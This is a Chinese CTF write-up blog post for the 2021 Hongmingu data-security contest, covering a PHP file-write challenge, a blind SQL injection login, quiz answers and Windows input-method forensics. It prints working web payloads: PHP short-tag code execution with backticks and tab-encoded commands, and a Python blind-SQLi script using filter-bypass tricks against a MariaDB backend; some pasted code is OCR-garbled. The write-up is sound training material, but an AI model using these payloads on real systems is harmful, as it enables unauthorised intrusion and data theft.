

# 2021红明谷杯数据安全大赛技能场景赛-Writeup

原创

末初 于 2021-04-03 01:47:03 发布 5879 收藏 12

分类专栏: [CTF\\_WEB\\_Writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/115410705>

版权



[CTF\\_WEB\\_Writeup](#) 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

## 文章目录

### Web

[write\\_shell](#)

[happysql](#)

### Misc

[签到](#)

[InputMonitor](#)

[我的心是冰冰的](#)

## Web

### write\_shell

```
<?php
error_reporting(0);
highlight_file(__FILE__);
function check($input){
    if(preg_match("/'| |_|php|;|~|\\^|\\+|eval|{|}/i", $input)){
        // if(preg_match("/'| |_|=|php/", $input)){
        die('hacker!!!');
    }else{
        return $input;
    }
}
```

```

function waf($input){
    if(is_array($input)){
        foreach($input as $key=>$output){
            $input[$key] = waf($output);
        }
    }else{
        $input = check($input);
    }
}

$dir = 'sandbox/' . md5($_SERVER['REMOTE_ADDR']) . '/';
if(!file_exists($dir)){
    mkdir($dir);
}
switch($_GET["action"] ?? "") {
    case 'pwd':
        echo $dir;
        break;
    case 'upload':
        $data = $_GET["data"] ?? "";
        waf($data);
        file_put_contents("$dir" . "index.php", $data);
}
?>

```

<https://blog.csdn.net/mochu7777777>

第一步主要考察PHP代码执行，第一步先写个phpinfo()看下情况。利用php的一种短标签可以绕过分号，然后拼接一下绕过php字样。

## PHP 标记

当解析一个文件时，PHP 会寻找起始和结束标记，也就是 <?php 和 ?>，这告诉 PHP 开始和停止解析二者之间的代码。此种解析方式使得 PHP 可以被嵌入到各种不同的文档中去，而任何起始和结束标记之外的部分都会被 PHP 解析器忽略。

PHP 有一个 echo 标记简写 <?=>，它是更完整的 <?php echo 的简写形式。

示例 #1 PHP 开始和结束标记


1. <?php echo 'if you want to serve PHP code in XHTML or XML documents, use these tags'; ?>
2. You can use the short echo tag to <?='print this string' ?>. It's equivalent to <?php echo 'print this string' ?>.
3. <? echo 'this code is within short tags, but will only work ' . 'if short\_open\_tag is enabled'; ?>

<https://blog.csdn.net/mochu7777777>

```
/?action=upload&data=<?=(p.phpinfo())?>
```

沙盒路径?action=pwd看一下


Directive	Local Value	Master Value
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	passthru,exec,system,putenv,chroot,chmod,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopid,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,eval,apache_setenv,file_get_contents,scandir,ord,chr,var_dump,ini_set,chdir,show_source,readfile,print_r	passthru,exec,system,putenv,chroot,chmod,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopid,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,eval,apache_setenv,file_get_contents,scandir,ord,chr,var_dump,ini_set,chdir,show_source,readfile,print_r
display_errors	On	On
display_startup_errors	On	On
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value



看了下 `disable_functions` 的值，本来还在想该如何先拿到一个shell，然后绕过`disable_functions`。队友突然告诉反引号没过滤，可以直接写入并执行命令，试了一下

```
/?action=upload&data=<?=`whoami`>
```

www-data




顿时感觉这题可能非预期了，在根目录下找到flag

```
/?action=upload&data=<?=`ls%09-la%09/`>
```

## %09 用于绕过空格过滤

```
1 total 84
2 -rw-r--r-- 1 root root 61 Apr 2 13:07 !whatyouwantgggggg401.php
3 drwxr-xr-x 1 root root 4096 Apr 2 13:07 .
4 drwxr-xr-x 1 root root 4096 Apr 2 13:07 ..
5 drwxr-xr-x 1 root root 4096 Feb 26 2020 bin
6 drwxr-xr-x 2 root root 4096 Feb 1 2020 boot
7 drwxr-xr-x 5 root root 380 Apr 2 13:07 dev
8 drwxr-xr-x 1 root root 4096 Apr 2 13:07 etc
9 drwxr-xr-x 2 root root 4096 Feb 1 2020 home
10 drwxr-xr-x 1 root root 4096 Feb 26 2020 lib
11 drwxr-xr-x 2 root root 4096 Feb 24 2020 lib64
12 drwxr-xr-x 2 root root 4096 Feb 24 2020 media
13 drwxr-xr-x 2 root root 4096 Feb 24 2020 mnt
14 drwxr-xr-x 2 root root 4096 Feb 24 2020 opt
15 dr-xr-xr-x 92 root root 0 Apr 2 13:07 proc
16 drwx----- 1 root root 4096 Apr 2 01:14 root
17 drwxr-xr-x 1 root root 4096 Feb 26 2020 run
18 drwxr-xr-x 1 root root 4096 Feb 26 2020 sbin
19 drwxr-xr-x 2 root root 4096 Feb 24 2020 srv
20 dr-xr-xr-x 12 root root 0 Apr 2 13:07 sys
21 drwxrwxrwt 1 root root 4096 Feb 26 2020 tmp
22 drwxr-xr-x 1 root root 4096 Feb 24 2020 usr
23 drwxr-xr-x 1 root root 4096 Feb 26 2020 var
24
```




直接读取，注意这里有个php后缀会被过滤，不过在命令执行种用 \* 替换即可

```
/?action=upload&data=<?=`cat%09/!whatyouwantgggggg401*`?>
```


自动换行

```
1 <?php $flag = 'flag{8621c5b6-3e26-42d1-a1e7-77354c378452}';?>
```



## happysql

一个login.php，一个register.php，一个home.php



## Have an Account?

Login [Create Account](#)

Login

Username

Password

<https://blog.csdn.net/mochu7777777>

加了个单引号发现有过滤

### Request

Raw Params Headers Hex

```
POST /login.php HTTP/1.1
Host: eci-2ze7dlrxgodbkt25g4rh.cloudeci1.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://eci-2ze7dlrxgodbkt25g4rh.cloudeci1.ichunqiu.com
Connection: close
Referer: http://eci-2ze7dlrxgodbkt25g4rh.cloudeci1.ichunqiu.com/
Cookie:
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1609081028,1609320401,1610418666,1611217018;_jsluid_h=aedba7adb2ec67c8c56e22a901b0973d;PHPSESSID=e17b057dbe088cda98010408f8c4dc4a
Upgrade-Insecure-Requests: 1

username='mochu7'&password=mochu7
```

### Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Fri, 02 Apr 2021 14:12:07 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Via-JSL: e88282a,-
X-Cache: bypass
Content-Length: 23

SQL injection detected!
```

<https://blog.csdn.net/mochu7777777>

简单的fuzz一下黑名单，长度353的都是被过滤的

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1	'	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
6	\$	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
8	^	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
9	&	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
13	-	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
15	=	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
16	+	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
23	;	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
25	'	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
29	<	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
30	>	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
33		200	<input type="checkbox"/>	<input type="checkbox"/>	353	
34	--	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
35	--+	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
37	&&	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
39	<>	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
40	!(<>)	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
41	and	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
42	or	200	<input type="checkbox"/>	<input type="checkbox"/>	353	
43	xor	200	<input type="checkbox"/>	<input type="checkbox"/>	353	

44	if	200	<input type="checkbox"/>	<input type="checkbox"/>	353
47	sleep	200	<input type="checkbox"/>	<input type="checkbox"/>	353
51	order	200	<input type="checkbox"/>	<input type="checkbox"/>	353
55	benchmark	200	<input type="checkbox"/>	<input type="checkbox"/>	353
60	like	200	<input type="checkbox"/>	<input type="checkbox"/>	353
61	rlike	200	<input type="checkbox"/>	<input type="checkbox"/>	353
62	limit	200	<input type="checkbox"/>	<input type="checkbox"/>	353
69	information	200	<input type="checkbox"/>	<input type="checkbox"/>	353
72	mid	200	<input type="checkbox"/>	<input type="checkbox"/>	353
75	substr	200	<input type="checkbox"/>	<input type="checkbox"/>	353
76	handler	200	<input type="checkbox"/>	<input type="checkbox"/>	353
81	updatexml	200	<input type="checkbox"/>	<input type="checkbox"/>	353
84	floor	200	<input type="checkbox"/>	<input type="checkbox"/>	353
87	into	200	<input type="checkbox"/>	<input type="checkbox"/>	353
90	outfile	200	<input type="checkbox"/>	<input type="checkbox"/>	353
91	load_file	200	<input type="checkbox"/>	<input type="checkbox"/>	353
98	pg_sleep	200	<input type="checkbox"/>	<input type="checkbox"/>	353

Request Response <https://blog.csdn.net/mochu777777>

等号(=)用 `in` 或者 `regexp` 进行绕过，这里用 `in`，空格用 `/**/` 绕过，`or` 可以用 `||` 替换

```
username=mochu"|"("1")in("1")#&password=mochu7
```

```
Origin: http://eci-2ze7dlrxgodbkt25g4rh.cloudeci1.ichunqiu.com
Connection: close
Referer: http://eci-2ze7dlrxgodbkt25g4rh.cloudeci1.ichunqiu.com/
Cookie:
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1609081028,1609320401,1610418666,1611217018; __jsluid_h=aedba7adb2ec67c8c56e22a901b0973d;
PHPSESSID=e17b057dbe088cda98010408f8c4dc4a
Upgrade-Insecure-Requests: 1

username=mochu"|"("1")in("1")#&password=mochu7
```

```
X-Via-JSL: 6120a4b,-
X-Cache: bypass
Content-Length: 55

<meta http-equiv="refresh" content="0; url=home.php" />
```

```
Origin: http://eci-2ze7dlrxgodbkt25g4rh.cloudeci1.ichunqiu.com
Connection: close
Referer: http://eci-2ze7dlrxgodbkt25g4rh.cloudeci1.ichunqiu.com/
Cookie:
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1609081028,1609320401,1610418666,1611217018; __jsluid_h=aedba7adb2ec67c8c56e22a901b0973d;
PHPSESSID=e17b057dbe088cda98010408f8c4dc4a
Upgrade-Insecure-Requests: 1

username=mochu"|"("1")in("2")#&password=mochu7
```

```
X-Via-JSL: 6120a4b,-
X-Cache: bypass
Content-Length: 27

Username or password error!
```

很明显是布尔盲注了

接下来考虑两个点：

- 1.截断函数用哪个？这里mid()和substring()已经被过滤了
- 2.如何绕过information

截断函数可以用 `left()` 和 `right()`，不过需要注意的是这两个函数并不能像mid和substring一样逐个截断，写脚本的时候注意下测试字符串的拼接。而绕过 `information` 已经是老生常谈了，猜测通过查询 `mysql.innodb_table_stats` 得到库名和表名

```

from binascii import *
import requests

ascii_str = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~"
url = 'http://eci-2ze6jljai3r43tjxt13k.cloudeci1.ichunqiu.com/login.php'

headers = {'Host': 'eci-2ze6jljai3r43tjxt13k.cloudeci1.ichunqiu.com/',
           'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0',
           'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
           'Accept-Encoding': 'gzip, deflate',
           'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
           'Content-Type': 'application/x-www-form-urlencoded'}

text = ''
for i in range(1,50):
    for s in ascii_str:
        username = '1' || hex(left((select/**/**/from/**/ctf.f1ag),{ })in("{}")#'.format(i,hexlify((text+s).encode('utf-8')).decode('utf-8')).upper())
        payload = {"username": username,"password": "mochu7"}
        res = requests.post(url=url,headers=headers,data=payload)
        if 'home.php' in res.text:
            text += s
            print(text)

```

```
1" || hex(left(version(),{ })in("{}")#
```

```
1" || hex(left((select/**/group_concat(database_name)**/from/**/mysql.innodb_table_stats),{ })in("{}")#
```

```
1" || hex(left((select/**/group_concat(table_name)**/from/**/mysql.innodb_table_stats/**/where/**/(database_name)in(database())),{ })in("{}")#
```

```
1" || hex(left((select/**/**/from/**/ctf.f1ag),{ })in("{}")#
```

查询到的信息:

```
version: 10.4.13-MariaDB
```

```
databases: ctf,mysql
```

```
Current-database: ctf
```

```
ctf's tables: ctf,f1ag
```



```
PS C:\Users\Administrator\Desktop> python .\sql.py
f
Fl
Flag
flag{
flag{c
flag{c7
flag{c79
flag{c798
flag{c79807
flag{c7980796
flag{c7980796-6
flag{c7980796-68
flag{c7980796-68d
flag{c7980796-68d9
flag{c7980796-68d9-
flag{c7980796-68d9-4
flag{c7980796-68d9-4b
flag{c7980796-68d9-4bb
flag{c7980796-68d9-4bb5
flag{c7980796-68d9-4bb5-
flag{c7980796-68d9-4bb5-a
flag{c7980796-68d9-4bb5-aa
flag{c7980796-68d9-4bb5-aa2
flag{c7980796-68d9-4bb5-aa27
flag{c7980796-68d9-4bb5-aa27-
flag{c7980796-68d9-4bb5-aa27-9
flag{c7980796-68d9-4bb5-aa27-92
flag{c7980796-68d9-4bb5-aa27-92f
flag{c7980796-68d9-4bb5-aa27-92fe
flag{c7980796-68d9-4bb5-aa27-92fea
flag{c7980796-68d9-4bb5-aa27-92fea6
flag{c7980796-68d9-4bb5-aa27-92fea63
flag{c7980796-68d9-4bb5-aa27-92fea63d
flag{c7980796-68d9-4bb5-aa27-92fea63df
flag{c7980796-68d9-4bb5-aa27-92fea63dfaf
flag{c7980796-68d9-4bb5-aa27-92fea63dfafe
flag{c7980796-68d9-4bb5-aa27-92fea63dfafe}
PS C:\Users\Administrator\Desktop>
```

```
solpy X
C:\Users\Administrator\Desktop> solpy .
1 from binascii import *
2 import requests
3
4 ascii_str = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789~!@#$%^&*()-_./:;<=>?@[|^`{}~"
5 url = 'http://eci-2ze6jljai3r43tjxt13k.cloudeci1.ichunqiu.com/login.php'
6
7 headers = {'Host': 'eci-2ze6jljai3r43tjxt13k.cloudeci1.ichunqiu.com/',
8           'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0',
9           'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
10          'Accept-Encoding': 'gzip, deflate',
11          'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
12          'Content-Type': 'application/x-www-form-urlencoded'}
13
14 text = ''
15 for i in range(1,50):
16     for s in ascii_str:
17         username = '1' + hex(left((select/**/**/from/**/ctf.flag),i))in("{}")#.format(i,hexlify((text+s).encode('utf-8')).decode('utf-8')).upper())
18         payload = {"username": username, "password": "mochu7"}
19         res = requests.post(url=url,headers=headers,data=payload)
20         if 'home.php' in res.text:
21             text += s
22             print(text)
```

## Misc

### 签到

一起来参与数据安全知识小竞赛。



1. 在数据库系统中，**口令保护**是信息系统的第一道屏障。
2. 为了防止物理上取走数据库而采取的加强数据库安全的方法是**数据库加密**。
3. 发生**介质故障**后，磁盘上的物理数据和日志文件被破坏，这是最严重的一种故障，恢复方法是重装数据库，然后重做已完成的事务。
4. 在数据库的安全评估过程中，下面哪项是指系统能够对付各种可能的攻击的能力。**可行性**
5. 数据库访问控制策略中，**只需策略**是只让用户得到有相应权限的信息，这些信息恰到好处可以让用户完成自己的工作，其他的权利一律不给。
6. 数据库的**安全策略**是指如何组织、管理、保护和处理敏感信息的指导思想。它包括安全管理策略、访问控制策略和信息控制策略。
7. 数据库的加密方法中，采用**库外加密**，则密钥管理较为简单，只需借用文件加密的密钥管理方法。
8. 在下面的加密方法中，哪个加解密的效率最低：**元素加密**



## InputMonitor

InputMonitor

分值: 500 未解答

Akira在某次取证的过程中, 在桌面找到了一个奇怪的文件, 但是除此之外好像没有找到什么有价值的情报, 很多的数据都被抹干净了, 而且这个用户似乎根本就没什么第三方的软件。Akira还粗心的只拷贝了C盘下的User目录, 这下还有机会解开可疑文件吗?

[附件下载](#) [提取码 \(GAME\)](#) [备用下载](#)

Flag:


题目名称: InputMo... 题目名称: 签到  
题目类型: Misc 题目类型: Misc

<https://blog.csdn.net/mochu7777777>

`\User\link3\Desktop\log_data.txt`

没事，我都删掉了，之前的聊天记录都被我清干净了。除非他们在监控我输入

`\User\link3\Desktop\flag.7z`



输入法取证: <https://mp.weixin.qq.com/s/0p3vbLub5vPKO5Pik9zmUQ>

## 一、用户输入信息存储结构分析

通过对Win10系统自带中文输入法程序运行进程的分析，发现与中文输入法相关的用户词库文件主要存储在

`C:\Users\Administrator\AppData\Roaming\Microsoft\InputMethod\Chs`

路径下，对所有文件的属性信息分析，发现其中文件名分别为ChsPinyinIH和ChsPinyinUDL的两个DAT文件，其属性信息会**随着系统用户输入行为的发生而不断变化**。但由于其是DAT类型文件，无法直接用常规方法获取记录信息。

因此，利用Winhex对这两个文件进行分析，如图1所示，发现存储的信息**具有一定规律性**，数据块之间存在明显分隔，并且在Unicode方式显示下，可以很明显发现文件名分别为ChsPinyinIH和ChsPinyinUDL的DAT文件中零散存储着系统用户之前输入的字词句信息，并且均以Unicode明码的方式保存在数据区中。

Google找了一下发现这个: <https://github.com/studyzy/imewlconverter/issues/58>



```
不成功便成仁 1
不过 1
这样的话 1
```

直接把得出的结果复制到xxxxdictyam里面即可直接被当作词库

改进后的python代码方便直接复制:

```
import sys
import os
import platform
import pypinyin

def str2yestr(strout):
    sysstr = platform.system()
    if(sysstr == "windows"):
        return strout.encode("gbk")
    else:
        return strout.encode("utf-8")

if __name__ == '__main__':
    if len(sys.argv) == 2:
        user_word_file = sys.argv[1]
    else:
        user_word_file = os.environ["USERPROFILE"] + "\\AppData\\Roaming\\Microsoft\\InputMethod\\Chs\\ChsPinyinUDL.dat"

    if not os.path.exists(user_word_file):
        print("file: " + user_word_file + "not exist\n\n")
        print("use example")
        print("user_word_exporter.exe")
        print(" : passer %USERPROFILE%\\AppData\\Roaming\\Microsoft\\InputMethod\\Chs\\ChsPinyinUDL.dat")
        print("user_word_exporter.exe dat_file_name")
        print(" : passer dat_file_name")
        sys.exit(1)

    fp = open(user_word_file, "rb")
    userword = open("user_word_microsoft_pinyin.txt", "at")
    data = fp.read()
    cnt = int.from_bytes(data[12:16], byteorder="little", signed=False)
    user_word_base = 0x2400
    for i in range(cnt):
        cur_idx = user_word_base + i * 60
        word_len = int.from_bytes(data[cur_idx + 10:cur_idx + 11], byteorder="little", signed=False)
        word = data[cur_idx + 12 : cur_idx + 12 + word_len * 2].decode("utf-16")
        # reference: https://www.jb51.net/article/167461.htm
        # convert character to pinyin
        pinyin_str = ""
        pinyin_list = pypinyin.pinyin(word, style=pypinyin.NORMAL)
        # return [{"shi": "1", "shu": "1"}, {"ji": "1"}, {"shi": "1"}, {"zhang": "1"}]
        for i, py in enumerate(pinyin_list):
            pinyin_str += py[0]
            if i+1 != word_len: # not the last word, add space behind
                pinyin_str += " "
            one_line = word + pinyin_str + "\n"
            print(word + pinyin_str + "\n")
            userword.write(one_line + "\n")


    fp.close()
    userword.close()
```

然后用pyinstaller打包了一份exe, 给那些没有装python的同学(win10\_x64位), py文件和exe文件在zip里面  
pinyin.zip  
@RoderickQiu @studyzy 期待整合

可用 NS

